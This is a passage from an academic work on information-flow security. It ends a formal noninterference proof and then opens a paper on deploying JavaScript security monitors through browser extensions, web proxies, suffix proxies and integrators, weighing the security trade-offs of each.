$\langle$`eval`$(trans($"c")) | $m[x' \mapsto H, x \mapsto v],\Sigma\rangle \Downarrow m'''$ & m'=$m'''[x' \mapsto m(x'), x \mapsto m(x)]$

where $parse($"`let` $x' = pc \sqcup lev($" $+\!\!+$ $vars($"e") $+\!\!+$ ") `in let` $x = e$ `in` " $+\!\!+ trans($"c")) = parse($"`let` $x' = pc \sqcup lev(FV($"e")) $ `in let` $x = e$ `in` c'") = `let` $x' = pc \sqcup lev(FV($"e")) $ `in let` $x = e$ `in` c' and $c' \approx$ `eval`$(trans($"c")).

By induction hypothesis $m'''(pc) = H$, and therefore $m'(pc) = H$. By induction hypothesis, it also holds that $L(m[x' \mapsto H, x \mapsto v]) = L(m''')$. Then,

$$
\begin{aligned}
L(m[x' \mapsto H, x \mapsto v]) &= L(m''') \quad \text{(by setting } x \text{ to } m(x) \text{ on both sides)} \\
L(m[x' \mapsto H]) &= L(m'''[x \mapsto m(x)]) \quad \text{(by setting } x' \text{ to } m(x') \text{ on both sides)} \\
L(m) &= L(m'''[x \mapsto m(x), x' \mapsto m(x')]) \\
L(m) &= L(m')
\end{aligned}
$$

In the same manner it holds that $m[x' \mapsto H, x \mapsto v] =_{L(m[x' \mapsto H, x \mapsto v])} m'''$ and thereby $m =_{L(m)} m'$.

$s =$ "`eval`(e)" - We have

$\langle$`eval`$(trans(s))$ | $m,\Sigma\rangle \approx$

$\langle$`eval`("`let` pc=$pc \sqcup lev($"+ $vars($"e") +") `in eval`$(trans(e))$") | $m,\Sigma\rangle \approx$

$\langle$`let` pc=$pc \sqcup lev(FV($"e")) `in eval`$(trans(e))$ | $m,\Sigma\rangle \approx$

(pc remains H)

$\langle$`eval`$(trans(e))$ | $m,\Sigma\rangle \approx \langle$`eval`$(trans(s'))$ | $m,\Sigma\rangle \Downarrow m'$

where $parse($"`let` $pc = pc \sqcup lev($"+ $vars($"e") +") `in eval`$(trans(e))$") = `let` $pc = pc \sqcup lev(FV($"e")) $ `in eval`$(trans(e))$ and $\langle e \mid m, \Sigma\rangle \Downarrow s'$.

By induction hypothesis it holds that $m(pc) = H$, $L(m) = L(m')$ and $m =_{L(m)} m'$.

□

Lemma 2. *Given memories m_1 and m_2 and a string s representing some command, whenever it holds that $L(m_1) = L(m_2)$, $m_1 =_{L(m_1)} m_2$, $\langle \texttt{eval}(trans(s)) \mid m_1, \Sigma_i\rangle \Downarrow m_1'$, and $\langle \texttt{eval}(trans(s)) \mid m_2, \Sigma_i\rangle \Downarrow m_2'$, then it holds that $L(m_1') = L(m_2')$ and $m_1' =_{L(m_1')} m_2'$.*

Proof. The proof is by induction on the structure of the command represented by s. We have the following cases on s, evaluating $\texttt{eval}(trans(s))$ for memories m_1 and m_2.

$s =$ "`skip`" **-** It holds trivially since $trans($"`skip`"$) =$ "`skip`" and `skip` does not modify the memory.

$s =$ "$x := e$" **-** We have

$\langle \texttt{eval}(trans(s)) \mid m_i, \Sigma\rangle \approx$

$\langle \texttt{eval}(\text{"}\texttt{if}\ pc \sqsubseteq x'\ \texttt{then}\ x' := pc \sqcup lev(\text{"} + vars(\text{"}e\text{"}) + \text{"}); x := e\ \texttt{else}\ loop\text{"}) \mid m_i, \Sigma\rangle \approx$

$\langle \texttt{if}\ pc \sqsubseteq x'\ \texttt{then}\ x' := pc \sqcup lev(FV(\text{"}e\text{"})); x := e\ \texttt{else}\ loop \mid m_i, \Sigma\rangle \approx$

(it must hold that $pc \sqsubseteq x'$ because the original configuration terminates)

$\langle x' := pc \sqcup lev(FV(\text{"}e\text{"})); x := e \mid m_i, \Sigma\rangle \approx$

(since $L(m_1) = L(m_2)$ then $pc \sqcup lev(FV(\text{"}e\text{"})) = \ell$ is the same in either memory)

$\langle x := e \mid m_i[x' \mapsto \ell], \Sigma\rangle \Downarrow$

$m_i[x' \mapsto \ell, x \mapsto v] = m_i'$

where $parse(\text{"}\texttt{if}\ pc \sqsubseteq x'\ \texttt{then}\ x' := pc \sqcup lev(\text{"} + vars(\text{"}e\text{"}) + \text{"}); x := e\ \texttt{else}\ loop\text{"}) = \texttt{if}\ pc \sqsubseteq x'\ \texttt{then}\ x' := pc \sqcup lev(FV(\text{"}e\text{"})); x := e\ \texttt{else}\ loop$ and $\langle e \mid m_i[x' \mapsto \ell], \Sigma\rangle \Downarrow v$.

Trivially $L(m_1') = L(m_2')$ since $m_i[x' \mapsto \ell]$ holds for both memories. For $m_1' =_{L(m_1')} m_2'$ we have two cases to consider; if ℓ is H then $x \notin L(m_1')$ and therefore $m_1' =_{L(m_1')} m_2'$ holds. If ℓ is L then e does not refer to any high variables and since $m_1 =_{L(m_1)} m_2$ then $m_1(e) = m_2(e)$ and hence the value of x will be the same, $m_1' =_{L(m_1')} m_2'$.

$s =$ "$c_1; c_2$" **-** Recall that for any commands c_1 and c_2 we have

$$\texttt{eval}(\text{"}c_1;c_2\text{"}) \approx \texttt{eval}(\text{"}c_1\text{"} + \text{";"} + \text{"}c_2\text{"}) \approx \texttt{eval}(\text{"}c_1\text{"}); \texttt{eval}(\text{"}c_2\text{"}) \approx c_1; c_2$$

then we have

$\langle \texttt{eval}(trans(s)) \mid m_i, \Sigma\rangle \approx \langle \texttt{eval}(trans(\text{"}c_1\text{"}) + \text{";"} + trans(\text{"}c_2\text{"})) \mid m_i, \Sigma\rangle \approx$

$\langle \texttt{eval}(trans(\text{"}c_1\text{"})); \texttt{eval}(trans(\text{"}c_2\text{"})) \mid m_i, \Sigma\rangle \approx \langle \texttt{eval}(trans(\text{"}c_2\text{"})) \mid m_i'', \Sigma\rangle \Downarrow m_i'$

where $\langle \texttt{eval}(trans(\text{"}c_1\text{"})) \mid m_i, \Sigma\rangle \Downarrow m_i''$.

By induction hypothesis for c_1, it holds that $L(m_i) = L(m_i'')$ and $m_i =_{L(m_i)} m_i''$. By induction hypothesis for c_2, it holds that $L(m_i'') = L(m_i')$ and $m_i'' =_{L(m_i)} m_i'$ and therefore by transitivity $L(m_i) = L(m_i')$ and $m_i =_{L(m_i)} m_i'$. Because $L(m_1) = L(m_2)$ and $m_1 =_{L(m_1)} m_2$ then also $L(m_1') = L(m_2')$ and $m_1' =_{L(m_1')} m_2'$.

$s =$ "`if` e `then` c_1 `else` c_2" `-` We have

$\langle$`eval`$(trans(s))$ | $m_i,\Sigma\rangle\approx$

$\langle$`eval`("`let` $pc{=}pc\sqcup lev($"$+vars($"e"$)+$"$)$ `in` "$+$

"`if` e `then` "$+trans($"c_1"$)+$" `else` "$+trans($"c_2"$)+$";") | $m_i,\Sigma\rangle\approx$

$\langle$`let` $pc{=}pc\sqcup lev(FV($"e"$))$ `in if` e `then` `eval`$(trans($"c_1"$))$

`else` `eval`$(trans($"c_2"$))$ | $m_i,\Sigma\rangle\approx$

$\langle$`if` e `then` `eval`$(trans($"c_1"$))$ `else` `eval`$(trans($"c_2"$))$ | $m_i[pc{\mapsto}\ell],\Sigma\rangle\approx$

$\langle$`eval`$(trans(c_i))$ | $m_i[pc{\mapsto}\ell],\Sigma\rangle\Downarrow m_i'$

where $parse($"`let` $pc = pc\sqcup lev($"$+\!\!+vars($"e"$)+\!\!+$"$)$ `in` "$+\!\!+$"`if` e `then` "$+\!\!+trans($"c_1"$)+\!\!+$" `else` "$+\!\!+trans($"c_2"$)+\!\!+$";"$) = parse($"`let` $pc = pc \sqcup lev(FV($"e"$))$ `in if` e `then` c_1' `else` c_2'"$) =$ `let` $pc = pc \sqcup lev(FV($"e"$))$ `in if` e `then` c_1' `else` c_2', $c_i' \approx$ `eval`$(trans($"c_i"$))$, $\langle pc \sqcup lev(FV($"$e$"$)) \mid m_i, \Sigma\rangle \Downarrow \ell$ and $\langle e \mid m_i[pc \mapsto \ell], \Sigma\rangle \Downarrow v$.

We have two cases depending on the value of pc. If ℓ is H, then regardless of which branch is taken, we can apply Lemma 1 to $\langle$`eval`$(trans(c_i)) \mid m_i[pc \mapsto H], \Sigma\rangle$ and thereby it holds that $L(m_1') = L(m_2')$ and $m_1' =_{L(m_1')} m_2'$. If ℓ is L then v is the same in both memories and the same branch is taken and by induction hypothesis it holds that $L(m_1') = L(m_2')$ and $m_1' =_{L(m_1')} m_2'$.

$s =$ "`while` e `do` c" `-` We have

$\langle$`eval`$(trans(s))$ | $m_i,\Sigma\rangle\approx$

$\langle$`eval`("`let` $pc{=}pc\sqcup lev($"$+vars($"e"$)+$"$)$ `in while` e `do` "$+trans($"c"$))$ | $m_i,\Sigma\rangle\approx$

$\langle$`let` $pc{=}pc\sqcup lev(FV($"e"$))$ `in while` e `do` `eval`$(trans($"c"$))$ | $m_i,\Sigma\rangle\approx$

$\langle$`while` e `do` `eval`$(trans($"c"$))$ | $m_i[pc{\mapsto}\ell,\Sigma\rangle\approx$

(because the original configuration terminates, the loop iterates over c

a finite number of times)

$\langle$`eval`$(trans($"c"$))$;...;`eval`$(trans($"c"$))$ | $m_i,\Sigma\rangle\Downarrow m_i'$

where $\langle pc \sqcup lev(FV($"$e$"$)) \mid m_i, \Sigma\rangle \Downarrow \ell$ and $parse($"`let` $pc = pc \sqcup lev($"$+\!\!+vars($"e"$)+\!\!+$"$)$ `in while` e `do` "$+\!\!+trans($"c"$)) =$ $parse($"`let` $pc = pc \sqcup lev(FV($"e"$))$ `in while` e `do` c'"$) =$ `let` $pc = pc \sqcup lev(FV($"e"$))$ `in while` e `do` c' and $c' \approx$ `eval`$(trans($"c"$))$.

We have two cases depending on the value of pc. If ℓ is H, then we can apply Lemma 1 to $\langle \texttt{eval}(trans(\text{"}c\text{"})) \mid m_i[pc \mapsto H], \Sigma\rangle$ and thereby it holds that $L(m_1') = L(m_2')$ and $m_1' =_{L(m_1')} m_2'$.

If ℓ is L, then the proof proceeds similarly to sequential composition. Note that v is the same in both memories and by repetitive application of induction hypothesis and transitivity of equality and Γ-equality, we have $L(m_1') = L(m_2')$ and $m_1' =_{L(m_1')} m_2'$.

$s =$ "$\texttt{let}\ x = e\ \texttt{in}\ c$" - $\langle \texttt{eval}(trans(s)) \mid m_i, \Sigma\rangle \approx$

$\langle \texttt{eval}(\text{"}\texttt{let}\ x'=pc \sqcup lev(\text{"} + vars(\text{"}e\text{"}) + \text{"})\ \texttt{in let}\ x=e\ \texttt{in}\ \text{"} + trans(\text{"}c\text{"})) \mid m_i, \Sigma\rangle \approx$

$\langle \texttt{let}\ x'=pc \sqcup lev(FV(\text{"}e\text{"}))\ \texttt{in let}\ x=e\ \texttt{in eval}(trans(\text{"}c\text{"})) \mid m_i, \Sigma\rangle \Downarrow m_i' \iff$

$\langle \texttt{let}\ x=e\ \texttt{in eval}(trans(\text{"}c\text{"})) \mid m_i[x' \mapsto \ell], \Sigma\rangle \Downarrow m_i''\ \&\ m_i' = m_i''[x' \mapsto m_i(x')] \iff$

(assume $\langle e \mid m_i[x' \mapsto \ell], \Sigma\rangle \Downarrow v$)

$\langle \texttt{eval}(trans(\text{"}c\text{"})) \mid m_i[x' \mapsto \ell, x \mapsto v], \Sigma\rangle \Downarrow m_i'''\ \&\ m_i' = m_i'''[x' \mapsto m_i(x'), x \mapsto m_i(x)]$

where $parse(\text{"}\texttt{let}\ x' = pc \sqcup lev(\text{"} +\!\!+\ vars(\text{"}e\text{"})\ +\!\!+\ \text{"})\ \texttt{in let}\ x = e\ \texttt{in}\ \text{"} +\!\!+ trans(\text{"}c\text{"})) =$
$parse(\text{"}\texttt{let}\ x' = pc \sqcup lev(FV(\text{"}e\text{"}))\ \texttt{in let}\ x = e\ \texttt{in}\ c'\text{"}) = \texttt{let}\ x' = pc \sqcup lev(FV(\text{"}e\text{"}))\ \texttt{in let}\ x = e\ \texttt{in}\ c'$ and $c' \approx \texttt{eval}(trans(\text{"}c\text{"}))$.

We have two cases depending on the value of pc. If ℓ is H, then we apply Lemma 1 to $\langle \texttt{eval}(trans(\text{"}c\text{"})) \mid m_i[x' \mapsto \ell, x \mapsto v], \Sigma\rangle$ and by that it holds that $L(m_1') = L(m_2')$ and $m_1' =_{L(m_1')} m_2'$.

If ℓ is L, then by induction hypothesis, it holds that $L(m_1''') = L(m_2''')$. Then,

$$
\begin{aligned}
L(m_1''') &= L(m_2''') \quad \text{(by setting } x \text{ to } m_i(x) \text{ on both sides)} \\
L(m_1'''[x \mapsto m_1(x)]) &= L(m_2'''[x \mapsto m_2(x)]) \text{(setting } x' = m_i(x') \text{ on both sides)} \\
L(m_1'''[x' \mapsto m_1(x'), x \mapsto m_1(x)]) &= L(m_2'''[x' \mapsto m_2(x'), x \mapsto m_2(x)]) \\
L(m_1') &= L(m_2')
\end{aligned}
$$

In the same manner it holds that $m_1''' =_{L(m_1''')} m_2'''$ and thereby $m_1' =_{L(m_1')} m_2'$.

$s =$ "$\texttt{eval}(e)$" - We have

$\langle \texttt{eval}(trans(s)) \mid m_i, \Sigma\rangle \approx$

$\langle \texttt{eval}(\text{"}\texttt{let}\ pc=pc \sqcup lev(\text{"} + vars(\text{"}e\text{"}) + \text{"})\ \texttt{in eval}(trans(e))\text{"}) \mid m_i, \Sigma\rangle \approx$

$\langle \texttt{let}\ pc=pc \sqcup lev(FV(\text{"}e\text{"}))\ \texttt{in eval}(trans(e)) \mid m_i, \Sigma\rangle \approx$

$\langle \texttt{eval}(trans(e)) \mid m_i[pc \mapsto \ell], \Sigma\rangle \approx \langle \texttt{eval}(trans(s')) \mid m_i[pc \mapsto \ell], \Sigma\rangle \Downarrow m_i'$

where $parse(\text{"}\texttt{let}\ pc = pc \sqcup lev(\text{"} + vars(\text{"}e\text{"}) + \text{"})\ \texttt{in}\ \texttt{eval}(trans(e))\text{"})$ $= \texttt{let}\ pc = pc \sqcup lev(FV(\text{"}e\text{"}))\ \texttt{in}\ \texttt{eval}(trans(e))$, $\langle e \mid m_i[pc \mapsto \ell], \Sigma\rangle \Downarrow s'$ and $\langle pc \sqcup lev(FV(\text{"}e\text{"})) \mid m_i, \Sigma\rangle \Downarrow \ell$.

We have two cases depending on the value of pc. If ℓ is H we can apply Lemma 1 to $\langle \texttt{eval}(trans(s')) \mid m_i[pc \mapsto H], \Sigma\rangle$ and thereby it holds that $L(m_1') = L(m_2')$ and $m_1' =_{L(m_1')} m_2'$. If ℓ is L then v is the same in both memories, so the same code is evaluated and by induction hypothesis it holds that $L(m_1') = L(m_2')$ and $m_1' =_{L(m_1')} m_2'$.

□

CHAPTER 8

Paper VII – Architectures for Inlining Security Monitors in Web Applications

Architectures for Inlining Security Monitors in Web Applications

Jonas Magazinius, Daniel Hedin, and Andrei Sabelfeld

Chalmers University of Technology, Gothenburg, Sweden

Abstract. Securing JavaScript in the browser is an open and challenging problem. Code from pervasive third-party JavaScript libraries exacerbates the problem because it is executed with the same privileges as the code that uses the libraries. An additional complication is that the different stakeholders have different interests in the security policies to be enforced in web applications. This paper focuses on securing JavaScript code by *inlining* security checks in the code before it is executed. We achieve great flexibility in the deployment options by considering security monitors implemented as security-enhanced JavaScript interpreters. We propose architectures for inlining security monitors for JavaScript: via browser extension, via web proxy, via suffix proxy (web service), and via integrator. Being parametric in the monitor itself, the architectures provide freedom in the choice of where the monitor is injected, allowing to serve the interests of the different stake holders: the users, code developers, code integrators, as well as the system and network administrators. We report on experiments that demonstrate successful deployment of a JavaScript information-flow monitor with the different architectures.

1 Introduction

JavaScript is at the heart of what defines the modern browsing experience on the web. JavaScript enables dynamic and interactive web pages. Glued together, JavaScript code from different sources provides a rich execution platform. Reliance on third-party code is pervasive [30], with the included code ranging from format validation snippets, to helper libraries such as jQuery, to helper services such as Google Analytics, and to fully-fledged services such as Google Maps and Yahoo! Maps.

Securing JavaScript Securing JavaScript in the browser is an open and challenging problem. Third-party code inclusion exacerbates the problem. The *same-origin policy (SOP)*, enforced by the modern browsers, allows free communication to the Internet origin of a given web page, while it places restrictions on communication to Internet domains outside the origin. However, once third-party code is included in a web page,

it is executed with the same privileges as the code that uses the libraries. This gives rise to a number of attack possibilities that include location hijacking, behavioral tracking, leaking cookies, and sniffing browsing history [20].

Security policy stakeholders An additional complication is that the different stakeholders have different interests in the security policies to be enforced in web applications. *Users* might demand stronger guarantees than those offered by SOP when it is not desired that sensitive information leaves the browser. This makes sense in popular web applications such as password-strength checkers and loan calculators. *Code developers* clearly have an interest in protecting the secrets associated with the web application. For example, they might allow access to the first-party cookie for code from third-party services, like Google (as needed for the proper functioning of such services as Google Analytics), but under the condition that no sensitive part of the cookie is leaked to the third party. *Code integrators* might have different levels of trust to the different integrated components, perhaps depending on the origin. It makes sense to invoke different protection mechanisms for different code that is integrated into the web application. For example, an e-commerce web site might include jQuery from a trusted web site without protection, while it might load advertisement scripts with protection turned on. Finally, *system and network administrators* also have a stake in the security goals. It is often desirable to configure the system and/or network so that certain users are protected to a larger extent or communication to certain web sites is restricted to a larger extent. For example, some Internet Service Providers, like Comcast, inject JavaScript into the users' web traffic but so far only to display browser notifications for sensitive alerts[1].

Secure inlining for JavaScript This paper proposes a novel approach to securing Java-Script in web applications in the presence of different stakeholders. We focus on securing JavaScript code by *inlining* security checks in the code before it is executed. A key feature of our approach is focusing on security monitors implemented, in JavaScript, as security-enhanced JavaScript interpreters. This, seemingly bold, approach achieves two-fold flexibility. First, having complete information about a given execution, security-enhanced JavaScript interpreters are able to enforce such fine-grained security policies as *information-flow security* [36]. Second, because the monitor/interpreter is itself written in JavaScript, we achieve great flexibility in the deployment options.

Architectures for inlinig security monitors As our main contribution, we propose architectures for inlining security monitors for JavaScript: via browser extension, via web proxy, via suffix proxy (web service), and via integrator. While the code extension and proxy techniques themselves are well known, their application to security monitor deployment is novel. Being parametric in the monitor itself, the architectures provide freedom in

[1] `https://gist.github.com/ryankearney/4146814`

the choice of where the monitor is injected, allowing to serve the interests of the different stake holders: users, code developers, code integrators, as well as system and network administrators.

We note that our approach is general: it applies to arbitrary security monitors, implemented as JavaScript interpreters. The Narcissus [13] project provides a baseline JavaScript interpreter written in JavaScript, an excellent starting point for supporting versatile security policies.

Our evaluation of the architectures explores the relative security considerations. When introducing reference monitoring, Anderson [3] identifies the following principles: (i) the monitor must be tamperproof *(monitor integrity)*, (ii) the monitor must be always invoked *(complete mediation)* [38], and (iii) the monitor must be small enough to be subject to correctness analysis *(small trusted computing base (TCB))* [38, 34]. Overall, the key requirements often considered in the context of monitoring are that the monitor must enforce the desired security policy *(soundness)* and that the monitor is transparent to the applications *(transparency)*. Note the relation of the soundness to Anderson's principles: while the principles do not automatically imply soundness, they facilitate establishing soundness. Transparency requirements are often in place for reference monitors to ensure that no new behaviors are added by monitors for any programs, and no behaviors are removed by monitors when the original program is secure.

Since the architectures are parametric in the actual monitor, we can draw on the properties of the monitor to guarantee the above requirements. It is essential for soundness and transparency that the monitor itself supports them. In our consideration of soundness for security, we assume the underlying monitors are sound (as natural to expect of such monitors). This implies that dealing with such features as dynamic code evaluation in JavaScript is already covered by the monitors. We note that monitor integrity, complete mediation, and TCB are particularly important in our security considerations because they are crucially dependent on the choice of the architecture. Our security considerations for the architectures are of general nature because of the generality of the security policies we allow.

Roadmap We study the relative pros and cons of the architectures. The goal of the study is not to identify a one-fits-all solution but to highlight the benefits and drawbacks for the different stakeholders. With this goal, we arrive at a roadmap to be used by the stakeholders when deciding on what architecture to deploy.

Instantiation To illustrate the usefulness of the approach, we present an instantiation of the architectures to enforce secure information flow in JavaScript. Information-flow control for JavaScript allows tracking fine-grained security policies for web applications. Typically, information sources and sinks are given sensitivity labels, for example, corresponding to the different Internet origins. Information-flow control prevents *explicit*

flows, via direct leaks by assignment commands, as well as *implicit flows* via the control flow in the program.

Our focus on information flow is justified by the nature of the JavaScript attacks from the empirical studies [20, 30] that demonstrate the current security practices fail to prevent such attacks as location hijacking, behavioral tracking, leaking cookies, and sniffing browsing history. Jang et al. [20] report on both explicit and implicit flows exploited in the empirical studies. Further, inlining by security-enhanced interpreting is a particularly suitable choice for tracking information flow in JavaScript, because alternative approaches to inlining suffer from scalability problems, as discussed in Section 5.

Our instantiation shows how to deploy *JSFlow* [19, 18], an information-flow monitor for JavaScript by Hedin et al., via browser extension, via web proxy, and via suffix proxy (web service). We report on security and performance experiments that illustrate successful deployment of a JavaScript information-flow monitor with the different architectures.

2 Architectures

This section presents the architectures for inlining security monitors. We describe four different architectures and report on security considerations, pros and cons, including how the architectures reflect the demands of the different stakeholders. In the following we contrast the needs of the private user and the corporate user; the latter representing the network and system administrators as well.

2.1 Browser extension

Modern browsers allow for the functionality of the browser to be enriched via *extensions*. By deploying the security monitor via a browser extension it is possible to enforce properties not normally offered by browsers. A browser extension is a program that is installed into the browser in order to change or enrich the functionality. By employing a method pioneered by Zaphod [29] it is possible to use the monitor as JavaScript engine. The basic idea is to turn off JavaScript and have the extension traverse the page once loaded using the monitor to execute the scripts. This method leverages that the implementation language for extensions and the monitor is JavaScript.

Security considerations From a security perspective, one of the main benefits of this deployment method is strong security guarantees. Since the JavaScript engine is turned off, no code is executed unless explicitly done by the extension. During execution the scripts are passed as data to the monitor, and are only able to influence the execution environment implemented by the monitor and not the general execution environment. This ensures the integrity of the monitor and complete mediation. In addition, this also guarantees that the deployment method is sound given that the monitor is sound.

However, by running the monitor as an extension the monitor is run with the same privileges as the browser. Compared to the other methods of deployment this means that a faulty monitor not only jeopardizes the property enforced by the monitor, but might jeopardize the integrity of the entire browser.

Pros and cons Regardless of whether the user is private or corporate, browser extensions provide a simple install-once deployment method. From the corporate perspective, central management of the extension and its policies can easily be incorporated into standard system maintenance procedures. Important for the private user, the fact that the extension is installed locally in the browser of the user makes it possible to give the user direct control over what security policies to enforce on the browsed pages without relying on and trusting other parties.

A general limitation of this approach is that browser extensions are browser specific. This is less of an issue for corporate users than for private users. In the former case it is common that browser restrictions are already in place, and corporations have the assets to make sure that extensions are available for the used platform. In the latter case, a private user may be discouraged by restrictions imposed by the extension.

2.2 Web proxy

Deployment via browser extension entails being browser dependent and running the security monitor with elevated privileges. The web proxy approach addresses these concerns by including to monitor in the page, modifying any scripts on the page to ensure they are run by the monitor. All modern browsers support relaying all requests through a proxy. A proxy specific to relaying HTTP requests is referred to as a web proxy. The web proxy acts as a man-in-the-middle, making requests on behalf of the client. In the process, the proxy can modify both the request and the response, making it a convenient way to rewrite the response to include the monitor in each page. Doing so makes the method more intrusive to the HTML content, but less intrusive to the browser.

Security considerations For the monitor to guarantee security, all scripts bundled with the page must be executed by the monitor. The scripts can either be inline, i.e., included as part of the HTML page, or external, i.e., referenced in the HTML page to be downloaded from an external source. Inline scripts appear both in the form of script-tags as well as inline event handlers, e.g., onclick or onload. Apart from including the monitor in all browsed pages, all scripts, whether inline or external, must be rewritten by the web proxy to be executed by the monitor.

External scripts are rewritten in their entirety, whereas inline scripts must be identified within the page and rewritten them individually. As opposed to a browser extension that replaces the JavaScript engine, the monitor is executed by the engine of the browser in the context of the

page. This is the same context in which all scripts bundled with the page are normally executed.

Unlike deployment via extension, omissions in this process breaks complete mediation, which risks undermining the integrity of the monitor; any script not subjected to the rewriting process is run in the same execution environment as the monitor. Under the assumption that all scripts are rewritten appropriately complete mediation and integrity is is achieved. Discussion about soundness here.

Unlike deployment via extension, special consideration is required for HTTPS connections, as HTTPS is designed to prevent the connection from being eavesdropped or modified in transit. To solve this the web proxy must establish two separate HTTPS connections, one with the client and one with the target. The client's request is passed on to the connection with the target and the rewritten response to the client. This puts considerable trust in the proxy, since the proxy has accesses to all information going to and from the user, including potentially sensitive or secret data. In addition, access to the unencrypted data significantly simplifies tampering unless additional measures are deployed. Whether including the proxy into the trusted computing base is acceptable or not depends on the situation. scenarios.

Pros and cons In the corporate setting deployment via web proxy is appealing; it is common to use corporate proxies for filtering, which means that the infrastructure is already in place and trusted. Additionally, the use of proxies allows for easy central administration of security policies.

For the private user, however, the situation is different. Even though important considerations of extensions are addressed, e.g. browser dependency, and monitor privilege increase, adding the proxy to the trusted computing base might be a significant issue. Unless the private user runs and administers the proxy himself he might have little reason to trust the proxy with the ability to access all communicated information. This is especially true when the user visits web sites that he trusts more than the proxy. In such cases it could make sense to turn off the proxy which while possible requires reconfiguring the browser.

2.3 Suffix proxy (service)

The extension and the web proxy deployment methods unconditionally applies the monitor to all visited pages. Suffix proxies can be used to provide selective monitoring, i.e., where the user can select when to use the monitor. Suffix proxies can be thought of as a service that allows the user to select which pages to proxy on demand — only pages visited using the suffix proxy will be subjected to proxying.

A *suffix proxy* is a specialized web proxy, with a different approach to relaying the request. The suffix proxy takes advantage of the *domain name system (DNS)* to redirect the request to it. Wildcard domain names

allow all requests to any subdomain of the domain name to resolve to a single domain name, i.e., in DNS terms **.proxy.domain ⇒ proxy.domain*.

Typically, the user navigates to a web application associated with the proxy and enters the target URL, e.g., `http://google.com/search?q=sunrise`, in an input field. To redirect the request to the proxy, the target domain name is altered by appending the domain name of the proxy, making the target domain a subdomain of the proxy domain, e.g., `http://google.com.proxy.domain/search?q=sunrise`. The suffix proxy is set up so that all requests to any subdomain are directed to the proxy domain. A web application on the proxy domain is set up to listen for such subdomain requests. When a request for a subdomain is registered, it is intercepted by the web application. The web application strips the proxy domain from the URL, leaving the original target URL, and makes the request on behalf of the client. As with the web proxy, relaying the request to the target URL gives the suffix proxy an opportunity to modify and include the monitor in the response.

Security considerations In the suffix proxy, not only the content is rewritten but also the headers of the incoming request and the returned response. Certain headers, like the *Host* and *Referrer* header of the request, includes the modified domain name and need to be rewritten to make the proxy transparent. In the response headers like the *Location* contains the unmodified target URL and need to be rewritten to include the monitor domain.

As the web proxy, the suffix proxy must ensure that all scripts bundled with a page is executed by the monitor. The procedure to rewrite scripts is much the same as for the web proxy. However, in addition to rewriting inline scripts in a page, the suffix proxy must also rewrite the URLs to external scripts to include the proxy domain. Otherwise the script will not be requested through the monitor which will prevent it from being rewritten and thereby it will execute along-side the monitor.

A consequence of modifying the domain name is that the domain of the target URL no longer matches the modified URL, making them two separate origins as per the same-origin policy. This implies that all information in the browser specific to the target origin, e.g., cookies and local storage, are no longer associated with the modified origin, and vice versa. This results in a clean separation between the proxied and unproxied content.

Altering the domain name has another interesting effect on the the same-origin policy. Modern web browsers allow relaxing of the same-origin policy for subdomains. Documents from different subdomains of the same domain can relax their domains by setting the `document.domain` attribute to their common domain. In doing so, they set aside the restrictions of the same-origin policy and can freely access each others resources across subdomains. This means that two pages of separate origins loaded via the proxy, each relaxing their domain attribute to the domain of the

proxy, can access each others resources across domains. This is problematic for monitors that rely on the same-origin policy to enforce separation between origins. However, the flexibility of disabling the same-origin policy opens up for monitors whose policies are aimed at replacing the same-origin policy. For such usage, the suffix proxy can effectively disable the same-origin policy by including JavaScript that relax the domain.

Similar to the web proxy, HTTPS requires special consideration. For the suffix proxy, however, the situation is slightly simpler. Given that the suffix proxy builds on DNS wildcards, it is sufficient to issue a certificate for all subdomains of the proxy domain, e.g., `*.proxy.domain`. Such a wildcard certificate is valid for all target URLs relayed through the proxy.

Pros and cons In the corporate setting the suffix proxy does not offer any advantages over a standard web proxy. Giving corporate users control over the decision whether or not to use the proxy service opens up for mistakes.

From the perspective of a private user suffix proxies can be very appealing. Given that the suffix proxy is hosted by a trusted party, e.g. the user's ISP, the proxy can provide additional security for any web page. At the same time the user retains simple control over which pages are proxied. At any point, the user can opt out from the proxy service by not using it.

On the technical side, while sharing a common foundation, there are several differences between a suffix proxy compared to a traditional web proxy. The differences lie, not in how the monitor is included in the page, but in the way the proxy is addressed. A consequence of the use of wildcard domain names is that the suffix proxy requires somewhat more rewriting than the web proxy in order to capture all requests.

Additionally, the suffix proxy can ensure that only resources relevant to security are relayed via the proxy, whereas a traditional web proxy must cover all requests. This both reduces the load on the proxy service, as well as the overhead for the end user, thus benefiting both the user and the service provider. This is not possible in a web proxy, that must relay all requests, but a suffix proxy provides the means to do so.

2.4 Integrator

Modern web pages make extensive use of third-party code to add features and functionality to the page. The code is retrieved from external resources in the form of JavaScript libraries. The third-party code is considered to be part of the document and is executed in the same context as any other script included in the document. Executing the code in the context of the page gives the code full access to all the information of the page, including sensitive information such as form data and cookies. Granting such access requires that the code integrator must trust the library not to abuse this privilege. To a developer, an appealing alternative

is to run untrusted code in the monitored context, while running trusted code outside of the monitor.

Integrator-driven monitor inclusion is suitable for web pages that make use of third-party code. The security of the information contained on the web page relies not only on the web page itself, but also on the security of all included libraries. To protect against malicious or compromised libraries, an integrator can execute part of, or all of the code in the monitor. Unlike the other deployment alternatives, that consider all code as untrusted, this approach requires a line to be drawn between trusted and untrusted code. The code executing outside of the monitor is trusted with full access to the sensitive information in the page, and the untrusted code will be executed by the monitor, restricted from accessing the information. This can be achieved by manually including the monitor in the page and loading the third-party code either through the suffix proxy, or from cached rewritten versions of the code. This approach allows for a well defined, site-specific policy specification. The monitor is set up and configured with policies best suiting the need of the site.

An important aspect of integrator-driven monitor inclusion is the interaction between trusted and untrusted code. The trusted code executing outside the monitor can interact with the code executed in the monitor. This way, the trusted code can share specific non-sensitive information with the library, that the library requires to execute. There are different means of introducing this information to the monitor. The most rudimentary solution is to evaluate expressions in the monitor, containing the information in a serialized form. The monitor can also provide an API for reading and writing variables, or calling functions in the monitor. This simplifies the process and makes it less error-prone. A more advanced solution is a set of shared variables that are bidirectionally reflected from one context to the other when their values are updated.

Security considerations One security consideration that arises is the implication of sharing information between the trusted and untrusted code. It might be appealing to simplify sharing of information between the two by reflecting a set of shared variables of one into the other. However, automatically reflecting information from one context to the other, will have severe security implications. If the trusted code depends on a shared variable, the untrusted code can manipulate the value to control the execution. Thus, for security reasons, any sharing of information with the untrusted code must be done manually by actively introducing the information in the monitored context.

It should be noted that since the trusted code is running along side the monitor, it can access and manipulate the state of the monitor and thereby the state of the untrusted code. It is impossible for the monitored code to protect against such manipulation.

Pros and cons This developer-centric approach gives the integrator full control over the configuration of the monitor and the policies to en-

